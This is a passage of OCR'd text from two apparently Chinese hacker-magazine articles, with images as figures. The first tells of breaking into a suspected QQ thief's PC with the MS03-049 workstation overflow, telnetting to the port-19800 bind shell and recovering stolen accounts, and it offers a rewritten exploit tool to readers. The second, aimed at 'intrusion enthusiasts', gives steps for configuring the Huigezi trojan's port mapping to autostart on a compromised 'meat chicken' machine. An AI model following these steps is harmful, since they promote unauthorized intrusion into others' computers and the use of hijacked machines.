


图5




图6

接下来，我拿出专用的LSA、RPC漏洞扫描工具，扫描结果同样令人失望。到了这一步，看来是两条路线都行不通的了，现在是拿他完全没办法。而对方呢，还一个劲儿地问什么时候寄钱，汗！

峰回路转——控制目标

绝望之际，我想起了以前成功率很高的一个漏洞，ms03-049，也就是workstation溢出漏洞。这个漏洞虽然是2003年底出现的，但是由于没有爆发大规模的蠕虫病毒，而且要求被攻击的机器系统盘必须是FAT32格式才能成功利用，所以，很多用户都没注意打补丁。我们没有找到这个漏洞的扫描工具，因此只能直接尝试攻击了，如图7 所示。




图7

没什么错误提示，可能有希望！这个工具攻击成功后会在对方机器上开19800端口，于是telnet上去，如图8 所示。




图8

成功！！！真是功夫不负有心人，总算进去了。我们激动地不知道该做什么了，不管那么多了，先试试几个命令dir、cd，恩，都可以。同学的话提醒了我：先看看机器上有什么重要的东西没。于是，每个磁盘一一看来，偶然发现D盘根目录上有q这个文件夹，继续往下看，有个v.txt，顺便打开看看，结果是令我们喜出望外，如图9 所示。




图9

意外收获——夺回QQ

呵呵，原来'v'是指victory（胜利）的意思，他把获取的QQ号和修改后的密码都放在这里，其中还包括NN丢失的号449*7114。这下盗贼真是赔了夫人又折兵，我们让他得不偿失。当他发现自己辛辛苦苦盗来的QQ们不翼而飞的时候，会不会感觉是上帝之手在后面惩罚他呢。

鉴于法律问题，我们没有进一步破坏他的机器，只是暂且给他一个教训吧。我重新写了个ws.exe附在文章后，它的功能是开一个1234端口，有兴趣的朋友可以试试，在溢出类利用工具里算是比较好用的。

小结

好了，就先到这里吧。其实这次QQ报复中我们用到的技术都是比较基础的，只是在很多时候都需要仔细思考，根据实际情况合理应用罢了。毕竟，人在头脑清醒的时候遇到问题想出的办法会多一些。通过本文，也想提醒广大Q民朋友平时设置QQ密码的时候设置复杂一点，不要给那些不法分子机会，否则要想再从狼的口中把事物夺回来还是很困难的哦！



适合读者：入侵爱好者，木马爱好者
前置知识：木马使用基础

用肉鸡和灰鸽子实现内网通

文/图 ETY001

最近我的运气还真不赖，偶得一台1GB内存的服务器，一时间不知该拿它做什么好。一天，正在使用灰鸽子的我，突然灵光一闪，冒出一个念头，（众读者曰：不知此人冒出何种邪念？）且听我慢慢道来。

准备灰鸽子和肉鸡各一只。灰鸽子中有一个"内网端口映射"功能，如图1 所示。




图1

不知大家用过否。我就使用这个功能实现内网通的。首先配置服务端，且看：打开灰鸽子，依次点击"工具"→"内网端口映射"。如图2 所示。




图2

在"Vport服务端配置"中，设置控制端口，比如：1989。再在"开机自动运行"前，打勾。点"生成服务端配置"，输入文件名，保存，OK！

这样服务端就配好了。下面登录肉鸡，上传运行。（我想这个我就不用说了吧，大家都会）接下来，连接服务端，在如图2 的窗口中，连接参数里填入你肉鸡的IP和你刚才设的端口，"映射设置"中填入相应数据，比如：我想让我朋友看到我在自己机器上的主页，于是便在"映射到本机端口"中填入80，在"将远程端口"中填入你肉鸡没有打开的端口，如11111。一切设置完毕，如图3 所示。




图3

点击"连接"，连接成功后，再点"映射"，接着，就能看到提示。如图4 所示。




图4

激动人心的测试开始了，首先输入"127.0.0.1"测试，如图5 所示。




图5

接着输入"我的肉鸡IP：11111"，显示如图6所示。




图6

